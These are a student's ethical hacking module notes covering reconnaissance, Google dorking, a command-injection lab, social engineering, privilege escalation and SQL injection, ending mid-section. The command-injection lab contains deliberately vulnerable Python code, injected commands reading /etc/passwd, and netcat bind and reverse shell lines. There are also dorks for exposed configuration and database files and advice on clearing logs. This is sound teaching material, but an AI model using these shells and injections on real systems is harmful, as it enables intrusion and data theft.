
University of Portsmouth
BSc (Hons) Computer Science
Second Year

Ethical Hacking (EHACK)
M30239
January 2024 - June 2024
20 Credits

Thomas Boxall
up2108121@myport.ac.uk

Contents

1	Lecture - Introduction to Penetration Testing (2024-01-22)	2
2	Lab - Introduction to Pentesting and Linux (2024-01-25)	5
3	Lecture - Information Gathering (2024-01-29)	8
4	Lab - Information Gathering (2042-02-01)	9
5	Lecture - Exploitation (2024-02-05)	12
6	Lab - Exploitation Concepts (2024-02-08)	14
7	Lecture - Social Engineering and Decoys (2024-02-12)	16
8	Lecture - Privilege Escalation (2024-02-19)	19
9	Lab - Privilege Escalation (2024-02-22)	21
10	Lecture - Misconfigured File Permissions (2024-02-26)	23
11	Lecture - Exam Preperation (2024-03-11)	24
12	Lecture - Web Application Attacks (SQL Injection) (2024-04-15)	25
13	Lecture - Introduction to Binary Exploitation (2024-04-22)	28
14	Lecture - Windows and Active Directory Exploitation & Password Attaks (2024-04-29)	31

Page 1

Lecture - Introduction to Penetration Testing

📅 2024-01-22

🕒 0900

🎓 Tobi

“If you start searching for Vulnerabilities in WordPress, you will find lots”

1.1 Introduction to Ethical Hacking

Ethical Hacking is the process of finding vulnerabilities and reporting them to the correct people so that they can be rectified. Ethical hacking is a core component of the broader thing which is *Cyber Security*, in which we are striving to protect the three core properties: Confidentiality (protecting information from being disclosed), Integrity (protecting information from being modified) and Availability (ensuring access to information when needed).

1.2 Penetration Testing

Penetration Testing is the continuous process of identifying, analysing, exploiting and making recommendations to vulnerabilities. Pen. Testing is often described as a cycle, which follows a very strict plan within a fixed timeframe.




Figure 1.1: Pen. Testing Cycle

There are three types of Pen. Testing:

Black Box where little or no knowledge is disclosed to the pen. tester

Grey Box where some knowledge is disclosed to the pen. tester. They will not be provided full information on anything

White Box where all knowledge is disclosed to the pen. tester

Through Pen. Testing, we actually exploit the vulnerabilities - not just look at them and go “oh, that’s a nice Vulnerability”. Vulnerability assessments can be carried out in a number of places:

Human through human errors, insider threats, social engineering, indifference

Application Functions, storage, memory management, input validation

Host Access Control, memory, malware, backdoor, OS / Kernel

Network Map the network, services, leaks, intercept traffic

1.3 Stages of Penetration Testing

1.3.1 Information Gathering

In the *information gathering* phase, the hacker strives to obtain as much information on the target service / device / company as possible. This could be done through passive methods such as:

- Open Source Intelligence
- Google Dorking
- Social Media Analysis
- DNS Enumeration

Passive methods are methods where as much information as possible is gathered without establishing contact between the pen. tester and the target.

Alternatively, active information gathering techniques (where the pen. tester establishes contact with the target) could be used:

- Open Ports and Service Enumeration
- Directory Scanning
- Common Weaknesses

1.3.2 Exploitation

After gathering information on the target, then next stage is to exploit and vulnerabilities which have been identified. Commonly this can be done through social engineering & fishing, where illiterate users will handover compromising details unknowingly or through known exploits (such as the wp-google-maps exploit explored during the lecture and practical). The decision as to which exploit to use is quite complex and takes a number of factors into consideration including:

- Reliability
- Complexity
- Detection
- Impact
- Environment
- Cost

1.3.3 Post Exploitation

After an exploit has been exploited, the next stage is to see what can be done with the access gained. Commonly this will be to attempt *privilege escalation* through which a basic user account's permissions are escalated to be higher; or to maintain access - which could be done through keeping a SSH session alive or creating a start up service to open a backdoor. The pen. tester will need to cover their tracks, done through editing logs which in linux are found in the `/var/log/` directory. Finally, the pen. tester will write a report detailing what they have found, how they exploited it and give recommendations on what can be done to close the exploit.

1.4 Defences

There are a number of defences which can be used against hacking:

- Firewalls
- Intrusion Detection Systems
- Intrusion Prevention Systems
- Regular Testing
- Effective Policies
- Regular Effective Training
- Patch Management
- Threat Intelligence

Page 2

Lab - Introduction to Pentesting and Linux

📅 2024-01-25

🕒 14:00

🎓 Tobi

2.1 Introduction to the Lab Environment

The lab environment in which we will complete practical sessions is a virtual machine within the Lion Gate 0.07 Digital Forensics Lab. We will use *Virtual Box* as our Hypervisor and the machine is called VLABS.

Within the VLABS virtual machine, we will use a series of Docker Containers to “virtualise” the machines which we will penetrate. (Yes, that is a VM running in a VM). In the lab worksheets, there are a number of commands we use to start the Docker containers running.

2.2 Planning & Pre-Engagement

The first stage of the penetration testing cycle, is planning how we will engage with the target machine. Commonly, this will begin with *Information Gathering* - which is a process where we will gather information about the target device that we can utilise during the penetration process.

Much of the process we follow for each target device will differ, depending on what we know about it. In the following sections, we will use the hostname `loan.atlas.local`

2.2.1 DNS Enumeration

The aim of *Domain Name System (DNS) Enumeration* is to retrieve vital network information about the domain. For example, the IP addresses associated to it and if the target device is ‘up’ or not.

The `ping` command can be used to check if the target device is up:

```
ping -c 1 loan.atlas.local
```

(note the `-c 1` flag instructs the computer to send 1 request)

We can then use the `nslookup` command to identify the server’s IP address from DNS.

```
nslookup loan.atlas.local
```

2.2.2 Range Scanning

Once we have identified the network which our target device resides on, we are able to *range scan* that network, to identify what other devices are on it. We can use the tool `nmap` to do this.

```
nmap 192.168.1.12/24 -T5
```

(note the `-T5` flag is used to set `nmap` to maximum speed; the `-p-` flag could be added to specify to scan all possible ports rather than standard-used ports)

2.2.3 Port Scanning / Banner Grabbing

We can use a process called *port scanning* to identify what ports are open on our target device, and therefore identify potential vulnerabilities. TCP port scanning works by sending TCP SYN flags while expecting an acknowledgement / ACK response; which if it comes - we know that the port is open and therefore something is running on it.

Commonly completed at the same time is a process called *banner grabbing and service enumeration*, which is the process through which we can identify what service is running on each open port. When we send a message to the port, it will return it's 'banner' which usually gives its service version.

We can use the `nmap` tool to complete this task.

```
nmap -sV loan.atlas.local -T5
```

(note that the `-sV` flag tells `nmap` to identify the service version; we can also append the `-p-` flag as above)

2.3 Exploitation

After we have gathered a suitable amount of information about the target device, we are able to start exploiting vulnerabilities.

There are masses of different ways in which you could exploit a device, this lab focused on a specific plugin within WordPress vulnerabilities.

2.3.1 HTTP Enumeration

HTTP enumeration is the process in which we are looking for potential attack vectors within a HTTP service, most commonly a webserver. By default, HTTP traffic uses port 80 and HTTPS uses 443, these can be changed however.

One tool which is useful is *Nikto*, which scans against web servers for vulnerabilities. This is used as shown below:

```
nikto -h http://loan.atlas.local
```

In this lab, we see from the output of Nikto that the webserver is running a version of Wordpress. From here, we can use *WPscan* to explore that in greater detail.

```
wpscan --url http://loan.atlas.local
```

From here, we would search the names of the identified plugins on Exploit Databases, and we would see that a plugin is vulnerable then work to exploit it. There are well-documented instructions across the internet for the majority of vulnerabilities which we would come across in this module.

2.3.2 Password Hash Cracking

In sensibly designed systems, passwords are stored as hashes (the how and why of this covered in a different lecture). To crack these hashes, we use a tool - in this lab, we use `hashcat`

```
hashcat -m 400 -a 0 hashfile rockyou.txt
```

Note that we have to provide a wordlist as the final parameter, this is a list of possible passwords which are known.

2.4 The Linux Environment

NB this is abbreviated as compared to the Lab Worksheet, in the attempt as to not reproduce the lab worksheets word for word.

As we have already seen, most of our exploitative work will take place in Linux, as it's better. There are a number of commands which can be used to retrieve information about the system we are working on:

uname -r gives the current operating systems kernel version

whoami gives the username of the current user

id gives the id of the current user, as well as what groups they are a member of

ps aux | wc -l gives the number of currently running processes

service --status-all gives the status of all the currently running services (note this is Ubuntu only)

free -h gives the current RAM status, including how much is in use and how much is free

df -H gives the current Disk status

ip a gives the all the IP addresses of the current devices

Page 3

Lecture - Information Gathering

📅 2024-01-29

🕒 0900

🎓 Tobi

3.1 Active vs Passive

There are two approaches which can be taken to Information Gathering: Active and Passive. The difference between the two is about the contact the hacker has with the target; where in active information gathering - the hacker has direct contact with the target (which will lead to potential discovery by the target of the hacker) whereas in passive information gathering - the hacker does not make direct contact with the target (which is less likely to lead to discovery).

Active information gathering makes use of probing the network, social engineering, directory & share scanning.

Passive information gathering makes use of: OSINT, search engines, and physical observations. Passive information gathering also includes activities such as DNS enumeration, which can include using whois, IP address scanning and examining associated devices.

Page 4

Lab - Information Gathering

📅 2042-02-01

🕒 14:00

🎓 Tobi

Information Gathering is the process through which we aim to learn more about the target device.

4.1 DNS Enumeration

Domain Name System is the protocol that allows us to translate IP addresses into domain names. DNS is a good source for active information gathering as it can show various information such as IP addresses, server names, and services. In last week's lab - we explored commands such as `ping` and `nslookup`.

We are able to use the `tracert` command to trace the routes which the packet takes to reach it's destination:

```
tracert port.ac.uk
```

There is also a lot more information out there about domains. Through using the `whois` command, it is possible to find the name server, registrar, and full contact information about a domain. Each domain registrar must maintain a Whois database containing all contact information for their host domains. The InterNIC maintains a central registry, which is the master Whois database. The `whois` command works over port 43 using TCP.

```
whois port.ac.uk
```

It is also possible to perform reverse lookups, where we query the IP address and it provides more information about the specified domain, including the block which the domain is part of.

```
whois 148.197.254.1
```

Not only can we use the `nslookup` command to find out the DNS records mapped to it, we can also use the `host` command - which can be used to discover the nameservers, using the `ns` option, and to discover the mailservers, using the `mx` option.

```
host -t ns port.ac.uk
host -t mx port.ac.uk
```

4.1.1 DNS Forward Lookup Brute Force

A forward DNS lookup is where we lookup the IP address which corresponds to the domain name that we provide. In the process of this, the DNS Server 'resolves' the IP address.

It is possible to automate the brute-forcing of the forward DNS lookups using a file, called `list.txt`, containing the following:

```
www
ftp
mail
soc
icg
icp
```

It is then possible to use this file and the following Bash command to automate the brute forcing of the forward DNS lookup process:

```
for ip in $(cat list.txt);do host $ip.port.ac.uk;done
```

4.1.2 DNS Reverse Lookup Brute Force

A reverse DNS lookup is where we lookup the domain name which maps to a given IP address. We can automate this process, for example using the following Bash script:

```
for ip in $(seq 1 254);do host 148.197.8.$ip;done |grep -v "not found"
```

In the above command, we use the `seq` command to generate a range between 1 and 254; and we use `grep -v` to remove instances matching the string, in this case to remove instances where the information was not found.

4.2 Directory Scanning

Directory Scanning is the process through which we, or a tool, searches through commonly known directory names on a webserver in an attempt to find what is on the webserver. Through doing this, we can look for hidden (in the sense of their not linked to anywhere) pages which might be vulnerable.

To do this, we can use the tools `gobuster` or `lynx`.

4.3 Google Dorking

Google Dorking is the process of using the *advanced* search operators in a Google Search, enabling the user to filter and narrow down results. This can be exploited to help us filter data quickly or find exposed information.

4.3.1 Searching through websites

We can exploit Google to search through an entire domain, using the `site:` operator

```
site:port.ac.uk
```

It is then also possible, to retrieve all the subdomains from Google:

```
site:port.ac.uk -site:www.port.ac.uk
```

We can then use the `ext:` operator to find files with the specified extension:

```
site:port.ac.uk ext:doc | ext:docx | ext:odt | ext:rtf | ext:sxw | ext:psw |
ext:ppt | ext:csv
```

4.3.2 Finding Directory Listings

Directory lists can be useful for mapping a site and sometimes gaining access to confidential files due to poor file permissions. We use `intitle:index.of` to search for directories

```
site:port.ac.uk intitle:index.of
```

4.3.3 Finding Login Pages

It is commonly helpful to find login pages for sites, these can be found using the `inurl:` operator

```
site:port.ac.uk inurl:login | inurl:signin | intitle:Login |  
intitle:"sign in" | inurl:auth
```

4.3.4 Finding Configuration Files

We can return to using the `ext:` operator to locate configuration files if we provide common extensions used for configuration files.

```
site:port.ac.uk ext:xml | ext:conf | ext:cnf | ext:reg | ext:inf | ext:rdp |  
ext:cfg | ext:txt | ext:ora | ext:ini | ext:env
```

4.3.5 Finding Database Files

We can use the `ext:` operator to find database file, which are sometimes exposed due to poor file permissions.

```
site:port.ac.uk ext:sql | ext:dbf | ext:mdb
```

4.3.6 Searching through Public Paste Sites

Such a thing as *public paste sites* exist, these are places where anonymous users can paste content - which then give a unique ID that can be used to retrieve said content at a later date. However, all the content on these sites is public and can be found with the `site:` operator and a search query, encased in " "


```
site:pastebin.com | site:paste2.org | site:pastehtml.com | site:slexy.org |  
site:snipplr.com | site:snipt.net | site:textsnip.com | site:bitpaste.app |  
site:justpaste.it | site:heypasteit.com | site:hastebin.com | site:dpaste.org |  
site:dpaste.com | site:codepad.org | site:jsitor.com |  
site:codepen.io | site:jsfiddle.net | site:dotnetfiddle.net |  
site:phpfiddle.org | site:ide.geeksforgeeks.org |  
site:repl.it | site:ideone.com | site:paste.debian.net | site:paste.org |  
site:paste.org.ru | site:codebeautify.org | site:codeshare.io |  
site:trello.com "port.ac.uk"
```


4.4 Open Source Intelligence: Image Analysis and Geolocating

During the process of penetration testing, there might be scenarios in which images become available to the penetration tester. Through analysing these, sensitive information such as network details, passwords, or system configurations could be leaked if they are captured in the photos. These could prove as potential entry points for cyber attacks. Additional, image metadata such as EXIF data can expose GPS coordinates or device information, aiding in the reconnaissance phase of a penetration test by uncovering physical locations or network environments. The `exiftool` tool can be used to examine the EXIF data of an image.

Page 5

Lecture - Exploitation

 2024-02-05

 0900

 Tobi

5.1 Vulnerability Scanning

The process of vulnerability scanning for a system is essentially scanning the open networking ports & scanning through common directory names to see if anything is found. The outcome from a port scan is a banner grab, which allows hackers to be able to identify the services running and therefore identify any potential vulnerabilities.

The outcome from directory scanning would be revealing a hidden file which hasn't been indexed or finding a misconfiguration. Either of these could lead to identifying further information about the target system that may expose a backdoor.

Listed below are some types of vulnerability scans:

Network-Based Scans identify possible network security attacks and vulnerable systems on networks

Host-Based Scans finds vulnerabilities in workstations, servers, or other network hosts and provides visibility into configuration settings and patch history

Wireless Scans identifies rogue access points and validate that a company's network is securely configured

Application Scans detects known software vulnerabilities and mis-configurations in network or web apps

Database Scans identifies the weak points in a database

Ideally corporate environments will have a patch management system, end user protection, intrusion detection systems and intrusion prevention system. Unfortunately, in reality - this is commonly not the case, especially where there is little-to-no investment in IT infrastructure.

5.2 The Trusted Input Problem



A problem which has plagued digital services for as long as they have existed, is the requirement for users to be able to input data into them. Users cannot be trusted with a text-input field and as such we have to treat everything users input as suspicious until we can prove that it isn't.

Software usually relies on interactions with users and other applications, and data & code are executed in the same location. This can lead to: SQL injection, Stack Buffer Overflow, Shell Code Injection, File Inclusion or XSS attacks.

We can identify vulnerabilities in a number of places: where the data is stored, where the data is processed or where the data is transmitted. The first stage to identifying a vulnerability is to find the injection point - which could be done through an information gathering technique.

Page 6

Lab - Exploitation Concepts

 2024-02-08 14:00 Tobi

The ‘Trusted Input Problem’ refers to a security issues across all areas of computing in which a system or application incorrectly assumes that input received from users or other systems is safe and trustworthy. This assumption can lead to a number of vulnerabilities - including SQL injection, Cross-Site Scripting (XSS), and Command Injection, to name a few. The vulnerabilities arise from where malicious input is not sanitised before processing and therefore gets processed by the system in the same way that it would for clean, correct input; however there may be harmful consequences from processing the malicious input.

6.1 Command Shell Injection

Below is an example of vulnerable Python code which allows execution of a shell command after completing it’s planned action. The software is designed to accept an IP address and ping it 4 times, to confirm responsiveness.

```
import os
import sys
# Unsafe command execution
address = sys.argv[1]
response = os.system("ping -c 4 " + address)
```

NOTE: THIS CODE IS VULNERABLE AND SHOULD NOT BE EXECUTED OUTSIDE OF A SAFE LAB ENVIRONMENT.

We can run this program as intended with the following command:

```
python3 ip-pinger.py 8.8.8.8
```

As we know that the user input is not specified and we know that it is being executed with Bash, we can append commands using `&&` or add a new line to Bash using `;`

```
python3 ip-pinger.py 8.8.8.8 && ls -la
```

The command above, whilst relatively tame, proves that the code is vulnerable to Command Injection which therefore means we can progress to exploiting this system. We are then able to try the following command, which further exploits the system by outputting the contents of `/etc/passwd` file

```
python3 IP-pinger.py 8.8.8.8 && cat /etc/passwd
```

Now we are able to begin a Bind Shell, which sets up a listening port on our victim machine and gets the attack machine to connect to it. In this lab, this is executed through having two tabs open of a Terminal in the VLABS virtual machine, however in the real world - you would probably be working across two different machines.

On the target machine:

```
python3 IP-pinger.py 8.8.8.8 && ncat -lvnp 4444 -e /bin/bash
```

The `ncat -lvnp 4444` tells the `ncat` software to listen on port 4444 for connections. We connect to port 4444 from the attack machine:

```
ncat 192.168.1.1 4444
```

Alternatively, we are able to use a Reverse Shell, where the target machine connects to the attack machine. On the attack machine, we specify the port to listen on:

```
nc -lvnp 4443
```

Then on the server we launch the Vulnerable IP Pinger program and connect to our attack machine:

```
python3 IP-pinger.py 8.8.8.8 && nc 192.168.1.1 4443 -e /bin/bash
```

Once we are into a reverse shell, we can make our lives a bit nicer - especially if we are going to be working in this environment for a while. The first step of this is to run the Bash command below to check if Python is running.

```
which python python3
```

The output from this will tell us which version is installed, if either and from there amend the following command as required to allow us to spawn a Bash shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

We can then run the two subsequent Bash commands which make the terminal environment more user friendly

```
export SHELL=bash
export TERM=xterm-256color
```

From here we can work through privilege escalation and aim to gain root access, or access to whatever other system we are attempting to get into.

Page 7

Lecture - Social Engineering and Decoys

📅 2024-02-12

🕒 0900

🎓 Tobi

7.1 Social Engineering

There are two basic concepts to social engineering:

Deception the art of ‘convincing’ people to disclose sensitive / restricted / confidential information (i.e. to disclose their password)

Manipulation undertaking actions that can result in the above (i.e. installing malware or following links in phishing emails)

There are four phases to social engineering.




Figure 7.1: Social Engineering Cycle

The first phase, investigation, is primarily concerned with preparing for the attack. This stage involves identifying the victims, gathering background information on them then selecting the attack method. This is highly critical as for the phishing attack to be effective, the user must be convinced that the attack is a real-looking email.

The second stage is deceiving the victim(s) to gain a foothold. This stage involves engaging the target where they are then spun a story. The attacker will ensure that they have control over the interaction, to ensure that they are able to manipulate the target into disclosing the information which the

attacker wants.

The third stage is obtaining the information over a period of time. This stage is where the attacker expands their foothold over the target, then they will execute the attack. The attacker is then able to disrupt business and / or siphoning data from the target.

The final stage of the cycle is closing the interaction, ideally without arousing suspicion. This is a critical stage, especially where the attacker removes all traces of malware and covers their tracks. Ultimately, they are bringing their charade to a natural end.

7.1.1 Why is it Possible to Social Engineer

Humans are vulnerable! Humans have far too much trust in each other, especially where there is an ounce of truth in what the attacker says. For example, assuming an attacker was trying to gain access to an Instagram account - the target has an Instagram account and therefore would be likely to open an email from “Instagram” and following instructions in it.

7.1.2 Examples of Social Engineering Attacks

Spear Phishing Targeting a specific company

Net Phishing Targeting a group of people or random people

Pretexting fabricates a scenario or pretext to steal their victims’ personal information

Blackmail / Intimidation Utilising information / force to compel the victim

Baiting Tricking or enticing the victim to reveal / do something

Tailgating / Piggybacking Involves an unauthorised person following an authorised individual into a restricted area or system

Vishing Using phone calls to scam the victim into divulging information

Smishing Text messages to lure victims into clicking on a malicious link or providing personal information

Impersonation Pretending to be a trusted contact or authority

7.2 Intelligent Password Guessing

Through information gathering, we are able to come up with good guesses as to what the target’s passwords may be. Examples of common passwords include: their date of birth, important dates in their lives, their families date of births. Numerical identifiers (such as dates) may be found in 4 or 6 digit pins. Common wordlists are freely available on the internet, or other active information gathering methods can be used.

However - there are some disadvantages to dictionary attacks. The results are uncertain, there is a change of being detected which could lead to blocking of the attacker / blacklisting of them. It could also lead to a honeypot being found which will lead to the attacker being discovered.

There is also some benefits to trying default passwords of services, a common mistake with configuring new equipment is to not change the admin password from the default - which are commonly the same across the same model.

7.3 Deception Techniques

One of the most commonly used deception techniques is a honeypot. This is a special built device which is designed for attackers to find and attempt to breach. However - when the attacker makes contact with a honeypot, information about the attacker is harvested. Honeypots can manifest as users which are designed to be broken into (honey users); or as entire networks which are vulnerable and designed to be attacked (honey nets).

Another common technique is obfuscation where the the target creates a service, which from the outside looks real, that is designed to deceive the attacker.

It is also common to deceive attackers through switching port numbers, names of plugins or directory names.

7.4 Why Are We Targeted?

- Trust
- Most companies don't properly train (or re-train) employees
- Information / assets are readily available
- Larger companies may well have disparate units / sites with differing policies
- Many organisations still lack policies
- Many organisations' employees aren't aware of the policies when they are in existence

Page 8

Lecture - Privilege Escalation

📅 2024-02-19

🕒 0900

🎓 Tobi

8.1 Introduction

Privilege escalation is the process of changing the user which the attacker has gained access through to either a user of the same access level (horizontal privilege escalation); or alternatively to a user of a higher access level (vertical privilege escalation). Horizontal privilege escalation can sometimes be referred to as 'lateral' privilege escalation - this term is commonly used in a Windows Environment.

8.2 Stages of Privilege Escalation

There are a few stages to privilege escalation, which will all commonly be used in privilege escalation. Ultimately, the hacker is aiming to understand as much about the system as possible - with the aim to find an exploit and use it.

8.2.1 Who Am I?

When access is gained to a system, the attacker will have a role within the system. This will not be obvious to them, so they will want to identify what this role is, what user rights they have and what they can do. They would then want to attempt to spawn a shell as this is much more comfortable for them to use than the TTY shell which they will probably have spawned into.

- The `whoami` command gives the username of the current user.
- The `id` command gives the user and group information for the specified user (which is the current process when unspecified)
- The `sudo -l` gives information about what commands can be run by the current user; it does require their password however.

An example of where Privileges have been badly messed up is in Windows XP where running Command Prompt as an administrator would elevate a basic users privilege.

8.2.2 What Is My Environment?

After identifying who the user is, they can then begin to identify what environment they have landed in. This will include things such as identifying the OS details and the Linux Kernel version. Both of these may be exploitable. The hacker then may identify what programming languages and tooling is available on the system, for example `gcc` or `Python`. The hacker would then also be attempting to identify how files can be uploaded to the system.

- The `uname -a` command will display the kernel version
- The `/etc/os-release` file (which can be displayed using `cat`) contains more information about the operating system, including it's flavour.

8.2.3 How do Users use the System?

The next stage is to identify how users are using the system, as this may lead to some identification of what the system is used for and who else has access to it. It may also be pertinent to identify the history of commands used, any profiles or cached data. This may also lead to identifying if there is a directory service enabled and if it is possible to enumerate other users.

8.2.4 Sensitive Information

From here - it is possible to begin to identify what sensitive information has been left laying around where it shouldn't have. It may be possible to identify usernames / groups; passwords; database files; keys (for example SSH private keys); configuration files / scripts; hidden files; or shared directories / files.

Sensitive files should always be restricted to the admin / root user, and most definitely not made public.

8.2.5 Processes and Services

From identifying what processes and services are running, it is possible to further identify what the device is doing. There may be some processes which are run by root, meaning that if these can be exploited then they will be exploited by root. As we have seen throughout this module, known exploit databases should be checked against all installed software to attempt to identify vulnerable software installed. There may also be hidden files, shared directories or files or configuration files which are stashed somewhere.

8.2.6 File Permissions / Access Control

Through looking at what data the user can read, what they can write to and what they can execute - it is possible to further identify permissions on the system. From reviewing who owns what, it's possible to identify how badly configured the file permissions are. It may be possible to identify 'sticky bits' which are user ownership access right flags and are assigned to files and directories. There may also be SUID (set user ID, where you run as the owner not the user who started it) and GUID (group user ID, where it is run as the group not the user who started it) configured. There may also be other filesystems mounted which can lead to further vulnerable points.

8.2.7 Networking

Through looking at IP addresses, MAC Addresses and available interfaces - it is possible to identify what networks the target device is connected to. It can also be worth looking at DHCP, proxies, the default gateway, routes, DNS entries, etc. As all of this together will help to build out a map of what access this device has to. From this - it may be possible to identify internal firewalls, what services are open, who is communicating with the target. There is a possibility of sniffing packets, ARP poisoning or even port forwarding / tunnelling.

8.2.8 Automating the Process

There's obviously lots of different stages and processes to go through, and tools to use to effectively follow through privilege escalation. However - there are tools which can automate the process for hackers. These tools may not use all the techniques, just some of them and importantly, they might be noisy and make cleaning up difficult.

Page 9

Lab - Privilege Escalation

📅 2024-02-22

🕒 1400

🎓 Tobi

This lab starts from having a reverse shell to the Docker container running DVWA.

On a webserver, the default user is **www-data**. This is a good thing for security as it has very limited permissions by default therefore meaning that should a threat actor be able to gain access, they are limited in what they can do. However, the **www-data** user still has access to some elements of the system and can therefore be used to gain access to other files which may lead us to finding a password of SSH key which we can use to gain a higher level of access.

The **history** command can be used to see past commands entered, this could lead us to finding a password entered in plaintext.

Alternatively, we could look in a number of known locations as these may have files which lead us to finding plaintext passwords or other vulnerabilities which we could exploit:

- Webservers use **/var/www** as the default webroot
- SSH files are stored in the **.ssh** file for each user
- Database files, especially passwords for accounts, for example as found in **wp_config.php** files

The **find** command can be used to automate some of the searching, as seen below where we are searching the **/var** directory for any files with the name ***.sql** (the ***** is a wildcard indicating everything) and sending errors to the **/dev/null** file.

```
find /var -name *.sql 2>/dev/null
```

We can also use the **grep** command to search iteratively within files. For example, the command below searches the **/var** directory for the pattern **password** and sends errors to the **/dev/null** file. The **-r** specifies recursively, **-n** specifies line number, **-w** specifies to match the whole word, **-l** specifies to just give the filename of the matching files and **-e [string]** specifies the pattern to match during the search.

```
grep -Rnw /var -e password 2>/dev/null
```

9.1 The SUID Bit

For an executable when the SUID bit is set - it means that the executable is executed by the owner not by the person executing the file. This might sound helpful, however in reality it opens up a can of worms around privilege escalation.

We can run the following command which finds all files where the SUID bit is set, again sending errors to the **/dev/null** file:

```
find / -perm -u=s -type f 2>/dev/null
```

The majority of the things which come up here are Bash commands. What we are really looking for are fresh, unproven applications which might be carelessly programmed or still have the SUID bit set.

Page 10

Lecture - Misconfigured File Permissions

📅 2024-02-26

🕒 09:00

🎓 Tobi

Can bring in a single A4 sheet of paper (double sided) to the exam. It must be handwritten.

10.1 Files

Within Linux, everything is a file. We can find files using OSINT (Google Dorking, etc) however locally on a Linux system - we have three commands we can use:

- `find` searches for files in a directory
- `locate` finds files by name, quickly
- `which` locates a command

We are also able to exploit the `PATH` variable by forcing programs to run our version of certain binary files. The command `echo $PATH` shows what files are currently in the path.

10.2 File Permissions

Linux file permissions are split into three categories - Users, Groups and Others. It is possible to control the permissions of reading, writing to, and executing a file for each of these three groups.

The SUID (Set User Identity) bit gives special permission for the user access level and always executes as the user who owns the file. This is a thing to keep an eye out for as it is possible to execute a command as root if these permissions have been incorrectly configured. Similarly, the Set Group Identity allows a file to be executed as the group owner.

The sticky bit restricts file deletion at a directory level.

Page 11

Lecture - Exam Preperation

📅 2024-03-11

🕒 0900

🎓 Tobi

11.1 Exam Preparation

- The exam will cover content from week 1 through 5 (inclusive); there will be some vulnerabilities from week 1 and 2, however.
- The ultimate aim of the exam is to break the machines to Root access, and there will be a number of questions on Moodle which we will need to answer, some of these will be flag-style and some will require research on the machines and providing an answer.
- The 'playbook' should contain details on some of the OWASP Top 10
- Some geolocation will be expected in the exam
- Filtered internet access will be provided, we will be provided with a list of sites which we can access
- We will be breaking a webserver. There might be *other* stuff running on it, however it will definitely be a webserver
- The webserver might be running WordPress, it might not.
- We will be provided with the *rockyou* wordlist. If an attack using a wordlist is taking a long time then we should assume that it will not provide us the answer.
- If a hashcat is taking a long time, we should try other things while it is running

Page 12

Lecture - Web Application Attacks (SQL Injection)

📅 2024-04-15

🕒 0900

🎓 Tobi

12.1 The Web Server

The *server* software or hardware satisfies client requests over the World Wide Web. Web Servers will use port 80 (for http traffic) and port 443 (for https traffic). It's primary function is to serve HTML content to users. Web Servers can also host databases, and may support server-side scripting. They may also be used to monitor or perform other activities.

Common examples of web server software includes:

- Apache
- Nginx Server
- Cloudflare Server
- Microsoft IIS
- LiteSpeed
- Google Servers

12.2 Web Applications

A web application works through the client making a HTTP request to the server. The server receives this then processes it and returns a HTTP response. The client may be a web browser, a crawler, or a tool.

Unsurprisingly - it's possible to execute an attack on a web application. On the client side (HTML, CSS, JS, etc) this can result in compromise to users including users' access to the server. On the server side (events which occur on the server, eg PHP, Python, Database, Authentication) this can compromise the server.

12.3 Database

A relational database is an extremely common method used to store data, they are commonly used on web servers to store database for web applications. A relational database stores records in tables, which are linked together. Users which can access the database have permissions applied to them - these can either be role based or applied to individual users.

12.3.1 SQL Injection Attacks

An SQL Injection Attack is an attack in which you trick the interpreter into executing unintended commands or accessing data by sending untrusted data as part of a command or query.

Commonly - the attack vector is any source for inputting data, environment variables, parameters, users, GET and POST requests.

The steps to perform a SQL injection attack are outlined below:

1. Find all sources for sending data
2. Understand how that data is interpreted and processed
3. Fuzz (Manually, Burp Suite - Intruder, SQLMap, WFUZZ)

There are a number of different types of SQL Injection Attacks:

In-band SQLi Data is retrieved using the same channel that is used to inject the SQL code. This is simple, union, or Error-based.

Inferential SQLi (Blind SQLi) Data is not transferred via the web application and the attacker is unable to see the result of an attack. This is time-based.

Out-of-band SQLi Data is transferred using a different channel, such as an email.

12.3.2 SQL Injection In Practice

In the first lab, we saw that *WP Google Maps* was vulnerable to SQL Injection - through the WP Rest Route. As we can see in the URL below, the `fields` value is `id` - this is where we can add our SQL Injection Command:

